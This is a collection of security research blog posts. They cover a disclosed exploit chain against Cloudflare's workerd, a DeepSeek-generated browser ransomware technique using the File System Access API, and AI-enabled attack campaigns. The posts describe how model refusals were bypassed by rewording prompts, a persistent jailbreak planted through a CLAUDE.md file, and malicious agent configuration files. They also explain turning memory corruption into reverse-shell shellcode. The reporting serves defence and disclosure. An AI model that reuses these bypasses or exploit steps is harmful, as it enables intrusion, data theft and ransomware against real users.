You might still be wondering how an imprecise write is exploitable at all. We control where it lands, but not the bytes. The trick with this kind of primitive is to stop caring about the bytes. Instead of writing a value, you find a “strong” object and overwrite its size / length field. You don’t need the exact bytes, you just need to make that length bigger. A bloated length turns the object’s own bounded read/write into an out-of-bounds read/write, and that you can build on.

The strong object we use is, again, a VFS file, but this time we corrupt the file’s metadata (the FileImpl object that tracks where the file’s data lives and how long it is), not the file’s contents:

Figure 18 -

Figure 17 – FileImpl metadata layout

With a FileImpl in the freed slot, we aim the UAF write at offset 0x20 so it lands on data.size and inflates the length.

Why does a bigger data.size matter? The file’s data lives at data.ptr, and data.size is the length workerd treats as its bounds, any read or write through the file API is allowed as long as it stays within [0, data.size) of data.ptr. Normally data.size matches the real buffer, so the file stays in bounds. After we inflate it, that bound now covers the real buffer and whatever heap follows it, so a file read or write past the real buffer still passes workerd’s bounds check and is carried out normally, even though it now reaches into adjacent memory:

Figure 19 -

Figure 18 – Inflating data.size out-of-bounds

And the file API makes that precise. Node’s fs read/write take a position argument (the file offset to read or write at, passed straight to the call, no separate seek), plus a length, so we can land exactly on any spot at data.ptr + position. To read 8 bytes from an out-of-bounds offset:

Figure 20 -

Figure 19 – OOB read via readSync

And to write 8 bytes at an out-of-bounds offset. Here the bytes are ours, it’s an ordinary file write:

Figure 21 -

Figure 20 – OOB write via writeSync

So one inflated length turns the VFS file into an out-of-bounds read and write at any offset across the heap.

12.3 Arbitrary read/write

OOB across adjacent heap is strong, but it only reaches forward from one buffer and the exact distances depend on the layout. We upgrade it to a clean, anywhere-in-the-process read/write with a second FileImpl.

The idea is to use the OOB write from the inflated file to reach a second FileImpl sitting further along the heap, and overwrite its data.ptr with any address we want. That second file’s metadata now says “your contents live at <address>”, so an ordinary read or write of the second file reads or writes that address:

Figure 22 -

Figure 21 – Arbitrary read/write primitive

And it’s repeatable. To hit a new address we just rewrite the second file’s data.ptr through the first file again and read/write once more, with no re-triggering the bug. That gives us a stable arbitrary 64-bit read and write across the whole process, the same shape of primitive we built for the cross-tenant read in §11.

12.4 To native code

On the self-hosted build the V8 sandbox is off, which makes the finish almost trivial. Normally turning a memory read/write into code execution means defeating W^X with a ROP chain and chasing per-version gadget offsets. Here we don’t have to. With the sandbox off, workerd reserves V8’s code region as a 256 MB read-write-execute (RWX) mapping at a fixed address, 0xaaaaf0000000, present from process startup, no leak required. So we skip ROP entirely.

The finish is simple. Use the arbitrary write to drop ARM64 shellcode (a reverse shell) into that RWX region, then redirect a function pointer to it. The pointer we hijack belongs to the zlib stream itself, the native write callback that handle.write() invokes (reached through the z_stream, which we locate via its avail_in field). We overwrite that callback’s target with our shellcode address and then call handle.write() once more. Instead of running zlib’s write path, control jumps to the shellcode, native code in the host process, out of the V8 isolate entirely.

Cage-off caveat. This chain was built against a self-hosted workerd compiled with the V8 sandbox off, which lets ArrayBuffer backing stores and native C++ objects share one heap, exactly what the FileImpl overlap relies on (and how Code Mode runs, §5). The underlying UAF is independent of the cage, but with the cage on this specific FileImpl technique would not work as-is. Reaching RCE there would need a different post-UAF path.

Part IV – Takeaways and disclosure

13. Defensive takeaways

  • The engine is not the whole boundary. Hardening V8 and shipping the cage is necessary, not sufficient. Every native API reachable from untrusted JS is part of the boundary.
  • Glue layers deserve first-class security review. JSG marshals lifetimes and pointers across the JS/native seam. That’s exactly where UAFs and missing bounds checks live. It had a fraction of V8’s scrutiny.
  • Native allocations need their own threat model. tcmalloc free-list behavior, VFS buffers, and kj containers live outside the cage. If the cage is your isolation story, the things it doesn’t cover are your attack surface.
  • Agent-generated code is normal code. In Code Mode the model writing exploit-shaped TypeScript isn’t an exceptional event, it’s the intended mode of operation. Prompt injection is a code-execution entry point, and should be modeled as one.

Disclosure timeline

All five vulnerabilities were reported to Cloudflare through HackerOne under coordinated disclosure.

DateEvent
February 1, 20264 of the 5 vulnerabilities reported via HackerOne (zlib UAF, HTMLRewriter UAF, both URLPattern OOB reads)
March 11, 2026Cloudflare rated two of them Critical (zlib UAF, HTMLRewriter UAF)
March 12, 2026The 5th, the KV SQL-bypass → deserialization, reported
Aug 5–6, 2026Public reveal at Black Hat USA 2026 (Mandalay Bay)

Cloudflare’s responses and confirmations:

  • Two rated Critical. Cloudflare rated the zlib use-after-free and the HTMLRewriter use-after-free as Critical.
  • Production reach. Cloudflare confirmed that the bugs reproduce on Cloudflare production, with one exception. The original URLPattern out-of-bounds read (urlpattern_original) does not trigger there (the Ada-backed standard URLPattern does).
  • The cage doesn’t cover the heap we used. Cloudflare confirmed our central claim, that the tcmalloc native heap is outside both the V8 sandbox (cage) and the memory-protection keys. Exactly the memory every primitive in this post operates on.
  • Fix. Cloudflare’s managed Workers were fixed in production, and workerd v1.20260619.1 closes all of these bugs for self-hosted deployments. As of now, Cloudflare has not assigned CVEs.

Links

  1. Cloudflare Q1 2026 earnings call (May 7, 2026), “Developers on Cloudflare’s platform increased to more than 5.5 million…”: https://www.theglobeandmail.com/investing/markets/stocks/NET/pressreleases/1904486/cloudflare-q1-earnings-call-highlights/
  2. “go from no traffic at all to millions of requests per second instantly”: https://blog.cloudflare.com/workerd-open-source-workers-runtime/
  3. “More than 10% of all requests flowing through our network today use Cloudflare Workers”: https://blog.cloudflare.com/cloudflare-workers-serverless-week/
  4. “LLMs are better at writing code to call MCP, than at calling MCP directly” : https://blog.cloudflare.com/code-mode/
  5. “workerd is Open Source under the Apache License version 2.0” (post dated 2022-09-27) : https://blog.cloudflare.com/workerd-open-source-workers-runtime/
  6. “we prohibit the sandboxed worker from talking to the Internet. The global fetch() and connect() functions throw errors” : https://blog.cloudflare.com/code-mode/
  7. only two published security advisories, both Moderate : https://github.com/cloudflare/workerd/security/advisories
  8. “The ‘layer 2’ sandbox uses Linux namespaces and seccomp to prohibit all access to the filesystem and network” : https://blog.cloudflare.com/mitigating-spectre-and-other-security-threats-the-cloudflare-workers-security-model/
  9. no public link, Cloudflare coordinated-disclosure correspondence. Cloudflare confirmed there are no MPK protection keys on the tcmalloc allocations.

The post When Agentic Glue Melts: Exploiting Cloudflare Code Mode and Workers appeared first on Check Point Research.

AI Security Report 2026

For years, the cyber security industry tracked AI as a force multiplier: something that made existing attack techniques faster, cheaper, and more accessible. That framing was accurate. But the Annual AI Security Report 2026 from Check Point Research documents a transition that goes further. AI has crossed from assistant to operator. Where it once helped attackers prepare, it now runs the operation.

Key observed findings

  • AI has crossed from development aid to live attack operator. It now does the hands-on work inside live intrusions, from China-nexus espionage campaigns to a criminal breach of multiple Mexican government agencies and has spread from nation states to ordinary cyber criminals. 
  • AI now builds deployment-ready malware and attack suites. Its involvement is often invisible in the finished artifact: one developer used an AI environment to produce VoidLink, an 88,000-line command-and-control offensive framework, in under a week. 
  • Attackers prefer commercial models, and now abuse them by exploiting the agentic architecture, not just single prompts. Most actors favor jailbroken mainstream models over self-hosted ones, and the durable bypass is now a planted configuration file an agent loads and trusts across sessions. 
  • An AI-enabled criminal tooling market has matured. Phishing-as-a-service kits now embed a language model with the jailbreak built in, and conversational AI voice-agent services run vishing and one-time-passcode theft at scale.
  • Virtual Identity is no longer a reliable trust anchor. Voice, face, documents, and live video are now cheap to forge convincingly and are widely used in attacks taking multi-channel social engineering to a new level of integration. 
  • AI itself is an expanding attack surface. Models cannot always separate data from instructions and content they process might influence the model’s behavior; the surrounding stack adds ordinary software vulnerabilities and supply-chain risk, all in a rapidly evolving ecosystem where security practices not always mature. 
  • Indirect prompt injection is on the rise. Detections of longer malicious payloads increased sharply, rising roughly fivefold between March and May 2026 and approaching 1% of observed prompts in May. Longer payloads are more typical of content-borne and agentic attack paths, this pattern suggests that indirect prompt injection is becoming more operationally relevant. 
  • Enterprise data leakage through GenAI is persistent and growing risk. High-risk prompts doubled from 2% to 4% during the last year, while organizations used an average of 10 AI applications each month, many without official approval. 
  • Data exposure risks are not evenly distributed across the verticals. Sector-level analysis reveals that AI-related data exposure risks are not evenly distributed across the verticals, and correlate both with AI usage patterns and security maturity. Business Services recorded the highest rate of high-risk GenAI prompts at 5.91%, meaning nearly one in every 17 AI interactions carried a significant risk of sensitive data exposure. 

To read the full findings, access the AI Security Report 2026 from Check Point Research here. 

The post AI Security Report 2026 appeared first on Check Point Research.

Browser-Only Ransomware: From LLM Hallucinations to a Practical Attack Technique

Research by: Alexey Bukhteyev

Key Takeaways

  • AI can turn high-level malicious ideas into concrete techniques, and can independently design and implement novel attack paths that have not yet appeared in real-world campaigns.
  • In this research, DeepSeek connected unrealistic browser-malware concepts with a real browser capability, turning an AI-generated malware hallucination into a plausible browser-native ransomware technique. Although the generated sample was incomplete, it exposed a practical abuse path based on the File System Access API and access to photo directories.
  • The technique does not require a native payload, APK installation, browser exploit, or root access. It relies on social engineering and a legitimate permission prompt exposed by the File System Access API in Google Chrome.
  • The Android scenario is especially concerning because photo directories are high value personal data stores and, unlike iOS, modern Android Chrome versions expose a browser API that allows web pages to read and modify files in those directories after user approval. Using a fake AI image-enhancement workflow gives users a plausible reason to approve folder-level file access. Our PoC demonstrates this browser-only workflow against selected image directories on Android.

Introduction

Over the past several years, large language models have reshaped software development, and malware development has followed the same path. Check Point Research has documented this trend from early experiments showing that AI systems could generate offensive components, to cases of cybercriminals using ChatGPT to create malicious tools, and later to advanced AI-authored malware frameworks such as VoidLink. In some cases, LLMs lowered the barrier enough for users with little or no development experience to produce working offensive code.

As frontier models became better at writing reliable code, including complex security related components, major AI vendors also turned cyber safety into a dedicated control area. Clearly malicious requests involving credential theft, malware deployment, ransomware behavior, persistence, stealth, or unauthorized exploitation are now commonly blocked or refused. OpenAI’s cyber-safety documentation, for example, describes additional safeguards for models classified as having High Cybersecurity Capability, while Anthropic has published reports on detecting and countering cyber misuse of Claude.

DeepSeek then becomes particularly relevant in this context for several reasons:

  • Lower refusal rates for harmful cyber enforcement: compared with Anthropic and OpenAI, DeepSeek models were less consistent refusing harmful cyber requests, including the File System Access API implementation we will be discussing later on this article.
  • Low barrier to access: DeepSeek is free to use via the web interface, widely available, and accessible in regions where other frontier models face regulatory or commercial restrictions. This lowers the cost of repeated malicious experimentation.
  • End-to-end malicious code from a single prompt: in our testing, a working malicious application could often be generated from a single broad prompt. Achieving a comparable result with OpenAI or Anthropic typically requires decomposing the attack into multiple benign-looking requests and manually assembling the generated components.

Putting this all together, these differences make DeepSeek particularly attractive to threat actors: DeepSeek models can turn high‑level malicious ideas into concrete, complete attacks with less expertise than competing platforms.

Check Point Research analyzed nearly 3,000 files attributed to DeepSeek observed in public telemetry over the past year. The dataset included Python, PowerShell, Batch, HTML, JavaScript, VBScript, and other file types. Of these, 1,383 files were classified as malicious or dangerous by either VirusTotal detection or static source analysis. Within this dataset, we found a sample that implemented a dangerous browser-native technique we have not observed exploited in the wild. We refer to it as In-Browser Ransomware. The technique uses a phishing lure to persuade the victim to grant file-system access to a web page; once access is granted, the page can enumerate local files in the selected folder, read and exfiltrate their contents, encrypt and overwrite them, and display a ransom-style message, all without installing a native payload or exploiting the browser.

The underlying browser risk was already known to browser engineers. The File System Access specification explicitly lists ransomware as a security consideration, and the 2023 USENIX Security paper RoB: Ransomware over Modern Web Browsers studied the abuse of the File System Access API to encrypt local files from a malicious web application.

The important finding in our research and what is new, is how the AI model brought these previously documented concepts together, into a realistic and enforceable attack scenario leveraging a method that defenders had originally thought was unfeasible due to browser sandboxing limits: a DeepSeek-attributed malicious sample, generated as an all-in-one malware fantasy, connected this documented platform risk to a realistic phishing-style web application, demonstrating a viable end-to-end attack chain. An attacker does not need to know that a browser exposes a file-system API. They can ask for an impossible-sounding outcome – a website that steals files, captures keystrokes, takes screenshots, encrypts files, and demands payment – and the model may connect the request to a real browser capability. Basically, the AI model showed an ability to reason across existing knowledge and combined multiple known components into a coherent attack workflow that could be readily used by an attacker. This illustrates how frontier AI models may move beyond simply enhancing existing attacker techniques to lowering the expertise required to operationalize complex attack chains by connecting knowledge in ways that previously relied on human experience and creativity.

A Noisy Sample With One Important Idea

The sample that caught our attention is SHA256

07c39f79ab92fb21557b82283472dce1c112f577d796111fb752c3c6d84c86b5, a Python Flask application that serves victim-facing HTML and JavaScript from embedded templates and also includes backend routes intended to receive information from the victim and provide an administration panel.

We do not have the prompt submitted to the AI model that produced this sample. Judging by the code structure, function names, and comments, it was likely formulated very broadly such as something similar to this example: create a universal malicious tool that runs through the browser and collects as much victim data as possible, encrypts files, and demands ransom. In a single front-end, the generated code assembled routines and stubs for keylogging, clipboard monitoring, form and network-request interception, Discord-token collection, crypto-wallet and payment-card discovery, geolocation requests, webcam and microphone access, screenshots, local-file access, Chrome exploit stubs, “persistence,” and a ransomware-style overlay. This does not mean the sample actually implements all of these capabilities. A more accurate reading is that it is an AI-generated blueprint in which the model tried to translate familiar capabilities of native stealers and ransomware tools into a web page opened in the browser.

The victim-facing page is disguised as a Discord avatar AI upscaler:

Victim-facing lure disguised as a Discord avatar AI upscaler in the DeepSeek attributed InfernoGrabber sample
Figure 1 – Victim-facing lure disguised as a Discord avatar AI upscaler in the DeepSeek attributed InfernoGrabber sample.

Clicking the button on the victim-facing lure page is intended to start the malicious browser-side sequence, although the generated control flow is inconsistent and does not complete reliably. After a fake processing step, the page is intended to display a ransomnote-style overlay under the name InfernoGrabber v9.0. The message claims that passwords, credit cards, and personal files were encrypted, demands Bitcoin, and displays a countdown threatening publication of private data.

InfernoGrabber ransom-note overlay.
Figure 2 – InfernoGrabber ransom-note overlay.

Most of the functionality claimed in the sample collapses at the browser boundary. A normal web page can observe activity inside its own origin, capture input events delivered to its own DOM, request browser-mediated permissions, access storage scoped to its own origin, and render frightening overlays. It remains constrained by the browser security model.

In this sample, the “desktop screenshot” routine captures the rendered web page, the keylogger observes keystrokes only while the user interacts with the page, webcam and microphone capture depend on browser permission prompts, and the Discord-token stealing logic searches storage available to the current origin. The “persistence” logic relies on browser storage and a service worker registration attempt.

Much of the sample therefore reads as an AI hallucination produced in response to an overly broad prompt or to requirements that a normal web page cannot satisfy. The exception was the file-access workflow, where the generated code reached for a real browser primitive with practical abuse potential.

The generated JavaScript referenced:

  • showOpenFilePicker();
  • showDirectoryPicker();
  • recursive traversal of a user-selected directory;
  • reading selected files through browser file handles;
  • sending file contents to the Flask backend;
  • displaying a ransomware-style warning after the interaction.

The File System Access API is a legitimate browser capability designed for web applications such as editors, IDEs, and creative tools. After the user grants access, a web application can read files and folders from the local device. The API also supports write access and directory enumeration under browser permission controls.

The technique is limited to browsers that expose the picker-based File System Access API. At the time of writing, this primarily means Chromium-family browsers: the API shipped on desktop in Chrome 86, and Chrome 132 extended File System Access support to Android and WebView. Firefox and Safari do not expose the same local file and directory picker methods, which limits the immediate attack surface but also concentrates the risk in Chrome-based browsing environments.

The sample lacked a complete and reliable browser-side encryption flow, yet the attack design was concrete: a fake utility convinces the user to grant browser file access, which allows the page to exfiltrate and encrypt files.

The model combined fake OS-level malware claims with a real browser primitive and produced a browser-native file-theft and ransomware scaffold. The sample shows how an LLM can transform an abstract malicious request into a new attack blueprint. The user likely wanted an all-in-one tool: a Discord-themed lure, a stealer, an admin panel, and a ransomware or locker workflow. The model chose a Flask application and a browser frontend as the unifying architecture. In doing so, it connected a hallucinated malware concept to a real platform feature with genuine abuse potential.

Even though we have not yet observed this exact browser-native ransomware pattern widespread in-the-wild campaigns, the technique is still operationally relevant for several reasons:

  • The browser becomes the execution environment: the attack runs entirely inside the browser process, without installing any additional app, dropping a binary, or exploiting a vulnerability. Traditional endpoint protections focus on apps and native payloads; a website that encrypts files after a legitimate-looking permission sits outside those assumptions.
  • Lower friction for victims: opening a web page and clicking “Allow” on a file-access prompt is a normal part of using modern web applications. Users do not intuitively treat this as “running malware”, which makes the social-engineering angle powerful.
  • Cross-platform reach: the same browser-native technique can target any platform where the File System Access API is exposed, we tested on Android and Windows.

From Hallucinated Scaffold to Working PoC

Because the original sample was incomplete, we tested whether the latest DeepSeek model V4 could turn the same browser-native attack idea into a working proof of concept.

When prompted directly to create ransomware, the model consistently refused across all tested modes.

DeepSeek V4 refuses to generate ransomware when prompted directly
Figure 3 – DeepSeek V4 refuses to generate ransomware when prompted directly.

Even though some requests were denied, we managed to succeed in the end. We removed explicit terms such as “ransomware” while preserving the same functionality: a web page that asks the user for access to local files, processes them inside the browser, and leaves the user unable to recover the original content.

In Instant mode, DeepSeek consistently generated HTML/JavaScript code that used the File System Access API to interact with user-selected files.

In Expert mode, the behavior was inconsistent across attempts:

  • several attempts ended in refusal;
  • one generated a non-functional sample;
  • one generated a fully working browser-based ransomware PoC.

One response was especially notable because the model described the result as:

“a crafted trap that combines a convincing AI upscaler interface with hidden ransomware-like behaviors”

This wording shows that the model recognized the malicious nature of the scenario while still continuing the generation.

For comparison, we tested similar requests against ChatGPT and Claude. In our tests, these systems either refused to help or generated constrained browser-safe implementations that did not use the File System Access API.

This does not mean that the same outcome is impossible with other frontier systems. With an incremental approach, a user can ask for separate components that appear benign in isolation, such as a user interface, browser file handling, client-side data transformation, and neutral status messaging, and then assemble them into a harmful workflow by replacing the neutral messages with a ransom note. The difference is the level of steering required. In that scenario, the user needs enough technical understanding to decompose the attack, preserve the malicious objective across separate requests, identify the right browser primitive, and combine the generated pieces manually.

In-Browser Ransomware on Android

To assess the practical risk of this technique, we used an LLM to build a controlled proof-of-concept (PoC) based on the same idea we observed in the DeepSeek-attributed sample: a browser-native ransomware workflow disguised as an AI image upscaler.

On Android, modern Chrome versions expose the picker-based File System Access API to web content. On iOS, Safari does not expose the same File System Access primitives to websites. Access to photos is mediated by the operating system’s app-sandbox and photo-library permissions instead of a web API that can enumerate and modify arbitrary folders. Chrome on iOS uses WebKit which also does not implement File System Access API. As a result, on mobiles, the technique we demonstrate is currently practical on Android Chromium browsers.

At the same time, the attack surface is narrower than arbitrary disk access. The picker-based File System Access API does not let a web page target the whole system disk, and Chromium applies additional restrictions to sensitive locations. In Chromium’s current implementation, broad access to locations such as the user’s home directory, Desktop, Documents, Downloads, Chrome data, application directories, Windows, Program Files, AppData, and several Linux and Android system paths is blocked or constrained. The File System Access specification also explicitly recommends restricting sensitive directories and lists ransomware as one of the risks the API design must account for.

However, selection of the root of the default Pictures and Videos directories was not restricted on any of the tested operating systems (Android and Windows). This capability fits naturally into a social-engineering workflow for a fake photo-processing application.

On desktop, the Pictures folder may contain personal files, but it is usually less central to business workflows than the user’s entire home directory or a Documents directory.

On mobile, the risk profile changes: the photo library is often one of the most valuable local data stores. It may contain years of private photos, identity documents, banking screenshots, medical records, recovery codes, travel documents, work images, and photos of family members. Losing access to this data, or having it exfiltrated, can create personal or business issues from ransomware to blackmail or if the data is sensitive, public disclosure leading to reputational damage and more. Chrome 132 introduced File System Access support on Android, allowing web applications, after user approval, to read and save changes directly to selected files and folders. We tested this capability on several Android devices and confirmed that the latest Chrome version available to us at the time of testing, Chrome 148, also allowed selecting the photo directory, including the root of the DCIM folder.

The workflow on Android looks very natural. The user opens a web page that promises to enhance a photo, selects an image, and is then asked to choose a directory for saving the “enhanced” results. The browser warning that the site will be able to edit files in the selected folder is easy to rationalize in that context: the user expects the service to write processed images back to the device. During the fake processing step, the PoC encrypts pictures inside the selected directory.

Video 1 – Demonstration of a browser-native ransomware PoC on Android using the File System Access API.

The combination of this technique, a natural social-engineering lure, and browser-only execution makes the Android scenario especially concerning. The resulting flow requires no APK installation, no vulnerability exploitation, no native payload, and no root access.

Users generally do not treat opening a web page as a malware execution event, especially when no application is installed and no binary is downloaded. In this case, the browser prompt appears in a context where file access feels expected, while the granted permission gives the page meaningful control over a directory that may contain highly sensitive personal data.

Practical Recommendations for Users

While this research focuses on a controlled PoC, there are concrete steps users can take today to reduce the risk of browser-native ransomware abuse:

Treat browser folder-access prompts as high-stakes decisions: before approving “access to files in a folder”, check which site is asking, which folder is being selected, and whether editing files is truly necessary for the feature you expect. If you are unsure why a site needs write access to an entire directory, decline the request.

Avoid granting websites access to sensitive or irreplaceable data: do not expose folders that contain personal photos, identity documents, recovery codes, or work data unless the site is highly trusted and the need is clear. Prefer selecting a temporary or empty folder for experimental web tools, rather than your main photo library.

Prefer well-established applications for high-value data: for tasks such as backing up photos, editing large collections, or processing sensitive images, use reputable native apps or well-known cloud services instead of newly discovered browser tools with unknown reputation.

Maintain offline and cloud backups of important data: regular backups reduce the leverage attackers gain from encrypting or deleting local files, whether through native ransomware or browser-based techniques.

Keep browsers and mobile OSes updated: browser and OS vendors continue to refine permission models and harden sensitive APIs. Applying updates promptly ensures that you benefit from the latest security controls around features like File System Access.

Be skeptical of AI-branded lures: attackers increasingly disguise malicious flows as “AI” utilities, avatar upscalers, photo enhancers, or productivity tools. A polished AI-themed interface is not a guarantee of safety; apply the same caution you would to any unfamiliar site asking for broad access to local files.

Conclusion

LLM-assisted malware development changes the economics of malicious experimentation. A user with limited technical understanding can describe a harmful outcome, generate code, test the result, adjust the prompt, and repeat the process at very low cost. Tasks that once required a developer, a purchased builder, or prior knowledge of the relevant platform can now be approached through cheap iteration.

This also changes the defender’s problem. Malware generated this way may move the ecosystem away from a limited set of reused families and builders toward a larger volume of disposable, one-off artifacts, each carrying a unique combination of techniques, API usage, and payload logic.

Hallucination adds another important dimension. AI-generated malware can be technically wrong and still reveal practical malicious techniques. When a model tries to satisfy unrealistic requirements, it may search across legitimate platform features and map a malicious goal to an API that actually exists. This process can surface techniques that defenders have not yet seen in the wild, or turn risks previously described mostly in theory into workable attack concepts. The case analyzed in this research shows exactly that: a noisy and partially broken artifact connected a theoretical browser risk to a practical browser-only ransomware technique.

In this case, the user likely asked for an impossible web application, a single browser page that behaves like a fully features stealer and ransomware agent. The model could not satisfy all of those requirements correctly, but in the process of trying, it searched across legitimate browser features and anchored part of the fantasy to a real API: the File System Access API.

This illustrates a broader risk:

  • A non-expert attacker does not need to know that such an API exists or how to abuse it.
  • By describing a high-level malicious outcome in natural language, they can cause the model to discover and connect the malicious goal to previously under-explored platform capabilities.
  • The resulting prototype can then be refined into a working PoC with minimal additional prompting or manual editing.

In other words, AI is not only lowering the barrier for reimplementing existing malware techniques; it is also capable of bridging the gap between purely theoretical risks and practical, novel attacks that defender have not yet seen deployed in the wild.

Historically, new attack techniques emerged through human experimentation, experience, and creativity. Frontier AI changes that dynamic. Rather than being constrained by conventional thinking or established attacker playbooks, AI can reason across existing knowledge and synthesize it in unexpected ways, connecting known capabilities into practical attack chains. The real shift is not that AI is inventing entirely new vulnerabilities, but that it may identify combinations and attack paths that humans had not previously recognized or operationalized.

At the time of analysis, we found no evidence that this technique had been adopted as an in-the-wild malware pattern. The original DeepSeek-attributed sample was incomplete and failed to implement the full attack reliably. However, our testing showed how little effort is required to transform the same idea into a fully working implementation using modern LLMs. The resulting workflow is especially concerning on mobile devices, where a seemingly legitimate request for access to a photo directory can expose highly sensitive personal data to encryption, exfiltration, or both. From a defensive perspective, browser folder-access prompts should be treated as security decisions rather than routine clicks. Before granting a website access to an entire folder, users should review which site is asking, which folder is being selected, whether file modification is allowed, and whether the permission matches the action they intended. Users should avoid granting websites access to directories containing sensitive, private, or irreplaceable data whenever possible.

The post Browser-Only Ransomware: From LLM Hallucinations to a Practical Attack Technique appeared first on Check Point Research.

AI Threat Landscape Digest March-April 2026

Executive Summary

During the March–April 2026 reporting period, AI use in offensive operations advanced from development and planning to real-time operational deployment. Multiple independent cases, involving individual criminal actors, mass exploitation platforms, ransomware groups, and state-sponsored espionage, show evidence of commercial AI models executing autonomous attack workflows across extended campaigns.

Key findings:

  • AI-orchestrated attacks have progressed from experimental, state-sponsored use to in-the-wild criminal deployment. Multiple criminal operations relied on commercial Claude Code as a persistent operational tool in multi-week campaigns.
  • Agentic configuration files are being weaponized as persistent jailbreak vectors. Hooks, project-level files, and settings files abuse the operational control level and redefine the model behaviour at the architecture level.
  • AI-enabled attack platforms are commercializing AI capabilities. Operators can now buy access to platforms where the AI pipeline, model selection, jailbreak, and delivery mechanisms are embedded in the product.
  • AI provider credentials have become a high-value target. As commercial AI services become central to offensive operations, API keys for Anthropic, OpenAI, Groq, Mistral, and HuggingFace are harvested at scale from compromised .env files, providing access without registration and resilience against provider attempts to revoke this access.

AI as Live Attack Operator

AI selection considerations

Underground forum discussions still show actors debating the use of commercial models, dedicated jailbreak services, or locally hosted open-source models, reflecting the lower-skill end of AI adoption. More advanced actors combine tools pragmatically: from commercial AI models, open or uncensored models where commercial providers restrict output, and custom automation pipelines that perform repetitive analysis at scale. Tasks are systematically broken down into smaller sub-requests that present a lower apparent risk profile.

Figure 1 - Figure 1: Forum user suggesting commercial models are effective and restrictions easily removable
Figure 1 – Forum user suggesting commercial models are effective and restrictions easily removed.
Figure 2 - Figure 2: Another user recommends self-hosting open source models to avoid monitoring
Figure 2 – Another user recommends self-hosting open-source models to avoid monitoring.

Forum users further discuss and share methods and alternatives to avoid mainstream-provider safety controls by mixing open-weight Chinese frontier models, privacy-routed proxies, and explicitly uncensored services.

Figure 3 - Figure 3: User sharing a non-restricted/monitored AI assistant recommendation table.
Figure 3 – User sharing a non-restricted/monitored AI assistant recommendation table.

The Mexico Breach

When Anthropic disclosed GTG-1002, a Chinese nexus campaign using Claude Code for cyber espionage, in November 2025, this was seen as an experimental, state-sponsored development. The disclosure carried no IoCs and was therefore disputed by independent researchers, and the activity was detected only through Anthropic’s own API monitoring. The Mexico breach, which occurred a few months later, demonstrates similar architecture in operational, financially motivated criminal use, at scale, and with a recovered forensic record.

Between late December 2025 and mid-February 2026, a single operator compromised nine Mexican government agencies. Researchers documented the case after recovering materials from attacker-controlled VPS servers. Details include the operational record: 1,088 attacker prompts generating 5,317 AI-executed commands across 34 sessions.

The breach scope was significant: tax records, civil registry data, vehicle records, patient files, and electoral infrastructure were affected. However, an even more important lesson is how the campaign was run.

The operator built a dual AI workflow. Claude Code served as the interactive exploitation assistant, helping advance access, write exploits, build tunnel chains, map victim environments, and escalate privileges. In parallel, harvested server data was processed through GPT-4.1 for automated intelligence analysis. The GPT output was then used to task new Claude sessions.

As we highlighted in our previous review, the agentic infrastructure itself was exploited to bypass the model’s safety restrictions. At the start of the campaign, Claude refused to execute requests which it correctly identified as offensive cyber activity. The attacker then changed tactics. Instead of asking Claude to generate malicious content directly, they pasted a large penetration-testing cheatsheet into CLAUDE.md in the project root, the file Claude Code automatically loads as persistent project context at the start of every session. From that point on, subsequent sessions inherited the rules and techniques in that file. The attacker did not need to repeat the jailbreak as the behavior persisted through the project configuration layer. After gaining root on a civil registry server, the model’s actions in subsequent sessions were consistent with the persistent cheatsheet, including unprompted post-exploitation steps such as shadow file extraction and timestamp cleanup.

Bissa Scanner

A second documented case, Bissa Scanner, was published in April 2026, after researchers identified an exposed operator server. Bissa is a modular mass-exploitation platform built around React2Shell (CVE-2025-55182), with 900+ confirmed compromises across millions of scanned Next.js endpoints and an archive of 30,000+ distinct .env filenames recovered from operator-controlled S3 storage. The operation has been running since September 2025. Here, AI is positioned one step back from the exploitation layer: Claude Code and OpenClaw (running claude-sonnet-4-6, with a Telegram bot for triage alerting) served as the operator’s working environment for reading the scanner codebase, troubleshooting, refining the collection pipeline, and prioritizing high-value access. No jailbreak was documented and commercial Claude was accessed through the standard API.

Bissa harvested .env files specifically for AI provider credentials (Anthropic, OpenAI, Groq, Mistral, OpenRouter, HuggingFace, Replicate, DeepSeek). AI provider credentials have become a deliberate target, valuable enough for sophisticated operators to enumerate and harvest at scale alongside conventional credential theft. These credentials are likely intended to be used in future offensive criminal activity and attribute it to the legitimate account holder instead of the attacker.

Agentic Configuration Files: A Persistent Attack Surface

The previous section demonstrates the use of agentic configuration files to override safety features in their own AI sessions. The same inheritance mechanism can be used in reverse: an attacker plants malicious agentic configuration files in a repository, and an innocent developer uses the project and becomes the next victim.

A recent CPR report documented three exploitation paths and disclosed two (now patched) CVEs. CVE-2025-59536 exploits Claude Code’s Hooks feature (hooks, .claude/settings.json), executing arbitrary commands before the developer can read them. A parallel path uses .mcp.json to trigger the MCP server startup, bypassing the consent dialog entirely. CVE-2026-21852 redirects ANTHROPIC_BASE_URL to a malicious proxy that intercepts authorization headers and potentially steals API keys, granting read/write access to the entire team Workspace before any trust prompt appears. The attack vector in all three cases is “supply chain”, a malicious settings file embedded in a pull request, honeypot repository, or compromised codebase that results in system compromise on the developer machine.

The underlying issue of using agentic configuration files as the attack surface and supply chain is not specific to Claude. The potential attack surface is architectural and may apply equally to Cursor (.cursorrules), Windsurf (.windsurfrules), and GitHub Copilot Workspace (.github/copilot-instructions.md).

AI-Powered Fraud at Scale: EvilTokens

EvilTokens represents a category of offensive tooling offered for sale: a commercial Phishing-as-a-Service (PhaaS) platform, built using AI and operating an LLM pipeline as a runtime component of the attack. A buyer with no AI knowledge can purchase access to a fully integrated pipeline in which model selection, jailbreak, and output delivery are handled at the platform level.

EvilTokens runs a multi-stage attack flow. Device-code phishing pages impersonating Adobe, DocuSign, and SharePoint harvest Microsoft OAuth tokens. The AI pipeline then activates these tools:

  • Via Groq, llama-3.1-8b-instant ingests up to 5,000 emails in 250-email batches, extracting account numbers, routing numbers, wire amounts, payment deadlines, and reporting hierarchies.
  • Also via Groq, llama-3.3-70b-versatile synthesizes the intelligence, generates BEC (Business Email Compromise) drafts tailored to the victim’s writing style, and assigns a BEC score.
  • gpt-4o-mini translates stolen emails for non-English-speaking operators.
  • The SMTP Sender delivers the output with rotating SMTP pools, header fingerprint randomization, DKIM signing, and CSS randomization.

The researchers assessed with high confidence that the platform’s backend was AI-generated.

The model choices reflect deliberate task routing: Llama 3.1 8B was used for cheap high-volume extraction, Llama 3.3 70B for reasoning-heavy synthesis and stylistic mimicry, and GPT-4o-mini was reserved for translation where it has the strongest multilingual capability and where the task itself looks innocuous to provider-side monitoring. The riskiest content generation is kept on Groq-hosted open-weight models instead of on OpenAI’s more closely monitored surface.

